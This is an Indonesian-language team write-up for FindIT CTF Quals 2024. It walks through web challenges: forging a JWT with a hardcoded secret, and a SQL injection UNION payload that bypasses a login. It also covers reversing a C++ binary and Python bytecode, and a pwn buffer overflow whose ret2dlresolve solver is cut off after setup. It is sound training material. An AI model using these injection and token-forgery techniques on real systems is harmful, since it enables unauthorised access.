WRITEUP FIND IT CTF QUALS 2024

Asdos ft Praktikan

DJumanto
Etern1ty
mirai

DAFTAR ISI

WEB


Kue

Flag: FindITCTF{k0p1_k4p4l_134bi}


Web ini memiliki beberapa opsi interaksi, yakni masuk ke halaman utama, serta mengambil flag pada /flag. Kelemahan terdapat pada proses verifikasi JWT, dimana secret key tertulis secara hardoced pada kode, sehingga kita cukup mengganti **roles** menjadi “admin” dan mendapatkan akses sebagai admin:

```
const JWT_SECRET = "your_secret_key";

const verifyJWT = (req, res, next) => {
    const token = req.cookies.auth;
    jwt.verify(token, JWT_SECRET, (err, decoded) => {
        if (err) {
            console.log("nope");
            return res.sendStatus(403);
        }
        if (!decoded.roles)
        {
            console.log("nope 2");
            return res.sendStatus(403);
        }
        req.roles = decoded.roles;
        next();
    });
};
```

Ubah jwt menggunakan tools di internet seperti berikut:



Ubah cookie auth menjadi value yang baru kita craft, dan akses http://103.191.63.187:6060/flag



Part of HCS

Login Dulu

Flag: FindITCTF{manc1n9_m4n14K}

Dari source code yang diberikan, terlihat bahwa tidak terjadi sanitasi pada bagian login, berikut adalah bagian yang vulnerable:

```
app.post("/login", (req, res) => {
    const username = req.body.username;
    const password = req.body.password;

    db.get(
        'SELECT * FROM users WHERE username = "' +
            username +
            '" and password = "' +
            password +
            '"',
        (err, row) => {
            if (err) {
                console.error(err);
                res.status(500).send("Error retrieving user");
            } else {
                if (row) {
                    req.session.loggedIn = true;
                    req.session.username = username;
                    res.send("Login successful!");
                } else {
                    res.status(401).send("Invalid username atau password");
                }
            }
        }
    );
});
```


Username dan password langsung dipassing ke query tanpa melakukan sanitasi atau binding. karena database dibuat dengan table tanpa row, maka kita perlu melakukan return “admin” menggunakan union pada password seperti berikut: **" UNION SELECT "admin","nonsense",null/***. sehingga hasil query kira kira seperti berikut:

```
SELECT * FROM users WHERE username = “admin” and password = “” UNION SELECT “admin”, “nonsense”, null, /*
```

Dengan begitu kita bisa mendapat akses ke http://103.191.63.187:7070/flag

Part of HCS

Untuk mendapatkan, jalankan script brute.py dan kemudian upload file .phtml



Part of HCS

REV

Woilah Cik

Flag: FindITCTF{ez_bgt_OIUMa}

password-checker buat apa banh?

Diberikan 3 file yaitu characters.txt, password-check, dan password-generator. Hasil decompiling menunjukkan bahwa password-check adalah python executable dan password-generator adalah C++ binary. Karena saya lebih familiar dengan C++, saya menganalisis password-generator terlebih dahulu.


```
20  local_20 = *(long *)(in_FS_OFFSET + 0x28);
21  std::basic_ifstream<>::basic_ifstream((char *)local_228,0x102009);
22                      /* try { // try from 001013dd to 00101438 has its CatchHandler @ 0010172c */
23  cVar1 = std::basic_ifstream<>::is_open();
24  if (cVar1 != '\x01') {
25    pbVar2 = std::operator<<((basic_ostream *)std::cerr,"ERROR: Unable to locate input file");
26    std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar2,std::endl<>);
27    pbVar2 = std::operator<<((basic_ostream *)std::cerr,"Exiting program");
28    std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar2,std::endl<>);
29                      /* WARNING: Subroutine does not return */
30    exit(1);
31  }
32  std::__cxx11::basic_string<>::basic_string();
33                      /* try { // try from 00101466 to 00101479 has its CatchHandler @ 00101714 */
34  std::getline<>(local_228,local_2c8);
35  std::basic_ifstream<>::close();
36  std::__cxx11::basic_string<>::basic_string();
37  std::__cxx11::basic_string<>::basic_string();
38  std::__cxx11::basic_string<>::basic_string();
39  std::__cxx11::basic_string<>::basic_string();
40  for (i = 0; i < 10; i = i + 1) {
41                      /* try { // try from 001014db to 0010164e has its CatchHandler @ 001016cf */
42    pcVar3 = (char *)std::__cxx11::basic_string<>::operator[](0x104140);
43    std::__cxx11::basic_string<>::operator+=(buffer1,*pcVar3);
44  }
45  std::__cxx11::basic_string<>::operator=(buffer4,"}");
46  for (j = 0; j < 7; j = j + 1) {
47    pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
48    std::__cxx11::basic_string<>::operator+=(buffer2,*pcVar3);
49  }
50  for (k = 8; (int)k < 13; k = k + 1) {
51    if ((k & 1) == 0) {
52      pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
53      std::__cxx11::basic_string<>::operator+=(buffer3,*pcVar3);
54    }
55    else {
56      pcVar3 = (char *)std::__cxx11::basic_string<>::operator[]((ulong)local_2c8);
57      std::__cxx11::basic_string<>::operator+=(buffer3,*pcVar3);
58    }
59  }
```

Setelah melakukan rename beberapa variabel, dapat terlihat jelas bahwa binary ini akan menyimpan flag pada suatu buffer. Yang artinya kita analisis secara dynamic karakter apa yang akan di masukkan ke buffer.


Dapat dilihat bahwa flag akan dibagi menjadi 3 part ke 3 buffer berbeda. For loop pertama akan meng-encrypt sebanyak 10 karakter. For loop kedua akan meng-encrypt sebanyak 7 karakter. For loop ke 3 akan meng-encrypt sebanyak 5 karakter.

Nah sekarang kita tinggal debug secara dynamic. Pasang breakpoint pada instruksi buffer += char.

For loop pertama pasang di *main+345




For loop kedua pasang di *main+534



For loop ketiga pasang di *main+635 dan *main+689 karena flag bisa ditambahkan di 2 kondisi berbeda yaitu jika k & 1 == 0 atau k & 1 == 1

Karena format flag nya FindITCTF{.*}. Kita tinggal wrap pakai format flag nya. Menjadi FindITCTF{ez_bgt_OIUMa}



is this python

Flag: FindITCTF{b0l4_6al1_n9go_do1an4n_493813}

Diberikan sebuah file bytecode python, kita harus mengembalikannya menjadi bentuk file python yang readable, berikut adalah bytecode yang diberikan:

```
  1           0 LOAD_CONST               0 ('2024')
              2 STORE_NAME               0 (key)

  2           4 LOAD_CONST               1 ('findit')
              6 LOAD_NAME                0 (key)
              8 BINARY_ADD
             10 STORE_NAME               0 (key)

  3          12 LOAD_CONST               2 (32)
             14 LOAD_CONST               3 (0)
             16 LOAD_CONST               3 (0)
             18 LOAD_CONST               3 (0)
             20 LOAD_CONST               2 (32)
             22 LOAD_CONST               2 (32)
             24 LOAD_CONST               4 (113)
             26 LOAD_CONST               5 (100)
             28 LOAD_CONST               6 (116)
             30 LOAD_CONST               7 (79)
             32 LOAD_CONST               8 (4)
             34 LOAD_CONST               9 (89)
             36 LOAD_CONST              10 (2)
             38 LOAD_CONST              11 (80)
             40 LOAD_CONST              12 (54)
             42 LOAD_CONST              13 (66)
             44 LOAD_CONST              14 (83)
             46 LOAD_CONST              15 (92)
             48 LOAD_CONST              16 (3)
             50 LOAD_CONST              17 (107)
             52 LOAD_CONST              18 (8)
             54 LOAD_CONST              11 (80)
             56 LOAD_CONST              19 (9)
             58 LOAD_CONST              20 (11)
             60 LOAD_CONST              12 (54)
             62 LOAD_CONST              21 (16)
             64 LOAD_CONST              22 (93)
             66 LOAD_CONST              23 (1)
```

Part of HCS

```
            68 LOAD_CONST               14 (83)
            70 LOAD_CONST               24 (90)
            72 LOAD_CONST               25 (82)
            74 LOAD_CONST               26 (7)
            76 LOAD_CONST               27 (49)
            78 LOAD_CONST               11 (80)
            80 LOAD_CONST               11 (80)
            82 LOAD_CONST               28 (71)
            84 LOAD_CONST               29 (10)
            86 LOAD_CONST               23 (1)
            88 LOAD_CONST               23 (1)
            90 LOAD_CONST               30 (73)
            92 BUILD_LIST               40
            94 STORE_NAME                1 (flag_enc)

 5          96 BUILD_LIST                0
            98 STORE_NAME                2 (key_arr)

 6         100 LOAD_NAME                 0 (key)
           102 GET_ITER
      >>   104 FOR_ITER                 22 (to 128)
           106 STORE_NAME                3 (character)

 7         108 LOAD_NAME                 4 (ord)
           110 LOAD_NAME                 3 (character)
           112 CALL_FUNCTION             1
           114 STORE_NAME                3 (character)

 8         116 LOAD_NAME                 2 (key_arr)
           118 LOAD_METHOD               5 (append)
           120 LOAD_NAME                 3 (character)
           122 CALL_METHOD               1
           124 POP_TOP
           126 JUMP_ABSOLUTE           104

10     >>  128 BUILD_LIST                0
           130 STORE_NAME                6 (flag_arr)

11         132 LOAD_NAME                 1 (flag_enc)
           134 GET_ITER
      >>   136 FOR_ITER                 22 (to 160)
           138 STORE_NAME                7 (hex_val)
```

Part of HCS

```
12          140 LOAD_NAME                8 (int)
            142 LOAD_NAME                9 (hex_val)
            144 CALL_FUNCTION            1
            146 STORE_NAME               7 (hex_val)

13          148 LOAD_NAME                6 (flag_arr)
            150 LOAD_METHOD              5 (append)
            152 LOAD_NAME                7 (hex_val)
            154 CALL_METHOD              1
            156 POP_TOP
            158 JUMP_ABSOLUTE          136

14      >>  160 LOAD_NAME               10 (len)
            162 LOAD_NAME                6 (flag_arr)
            164 CALL_FUNCTION            1
            166 LOAD_NAME               10 (len)
            168 LOAD_NAME                2 (key_arr)
            170 CALL_FUNCTION            1
            172 COMPARE_OP               4 (>)
            174 POP_JUMP_IF_FALSE      188

15          176 LOAD_NAME                2 (key_arr)
            178 LOAD_METHOD             11 (extend)
            180 LOAD_NAME                2 (key_arr)
            182 CALL_METHOD              1
            184 POP_TOP
            186 JUMP_ABSOLUTE          160

17      >>  188 BUILD_LIST               0
            190 STORE_NAME              12 (flag_dec)

18          192 LOAD_NAME               13 (zip)
            194 LOAD_NAME                2 (key_arr)
            196 LOAD_NAME                6 (flag_arr)
            198 CALL_FUNCTION            2
            200 GET_ITER
        >>  202 FOR_ITER                26 (to 230)
            204 UNPACK_SEQUENCE          2
            206 STORE_NAME              14 (k)
            208 STORE_NAME              15 (f)
```


Part of HCS

```
 19          210 LOAD_NAME                14 (k)
             212 LOAD_NAME                15 (f)
             214 BINARY_XOR
             216 STORE_NAME               16 (xored)

 20          218 LOAD_NAME                12 (flag_dec)
             220 LOAD_METHOD               5 (append)
             222 LOAD_NAME                16 (xored)
             224 CALL_METHOD               1
             226 POP_TOP
             228 JUMP_ABSOLUTE           202

 21      >>  230 LOAD_CONST               31 ('')
             232 STORE_NAME               17 (flag_dec_text)

 22          234 LOAD_NAME                17 (flag_dec_text)
             236 LOAD_METHOD              18 (join)
             238 LOAD_NAME                19 (map)
             240 LOAD_NAME                20 (chr)
             242 LOAD_NAME                12 (flag_dec)
             244 CALL_FUNCTION             2
             246 CALL_METHOD               1
             248 STORE_NAME               17 (flag_dec_text)
             250 LOAD_CONST               32 (None)
             252 RETURN_VALUE
```

Setelah dianalisis, kode tersebut merupakan kode untuk melakukan dekripsi flag, sehingga kita hanya perlu menyusunnya mengikuti instruksi bytecode yang ada sehingga terbentuklah kode python seperti berikut:

```python
key = 'findit2024'


flag_enc = [
    32, 0, 0, 0, 32, 32, 113, 100, 116, 79, 4, 89, 2, 80, 54, 66, 83, 92, 3,
107, 8,
   80, 9, 11, 54, 16, 93, 1, 83, 90, 82, 7, 49, 80, 80, 71, 10, 1, 1, 73
]
key_arr = []

for character in key:
```

```python
    character = ord(character)
    key_arr.append(character)

flag_arr = []

for hex_val in flag_enc:
    hex_val = int(hex_val)
    flag_arr.append(hex_val)

while len(flag_arr) > len(key_arr):
    key_arr.extend(key_arr)

flag_dec = []

for k, f in zip(key_arr, flag_arr):
    xored = k ^ f
    flag_dec.append(xored)

# Initialize flag_dec_text
flag_dec_text = ''

flag_dec_text = ''.join(map(chr, flag_dec))

print(flag_dec_text)
```




Part of HCS


PWN


Elevator

Flag: FindITCTF{m4m4h_4ku_h3k3r_l33t}

Buffer overflow. That's it, that's the bug.








Pada challenge ini diberikan sebuah binary bernama admin. Saat saya melakukan disassembly, terdapat buffer overflow yang jelas pada fungsi gets. Disini saya menggunakan teknik ret2dlresolve yang penjelasan lebih lengkap nya bisa dilihat disini. TL;DR nya, kita tinggal nge-trick suatu structure pada binary yang bernama STRTAB, JMPREL, dan SYMTAB supaya nge resolve function yang kita mau.

Berikut solver:

```
#!/usr/bin/python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './admin' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
# libc = '/lib/i386-linux-gnu/libc.so.6'
# libc = ELF(libc, checksec=False)
context.log_level = 'debug'
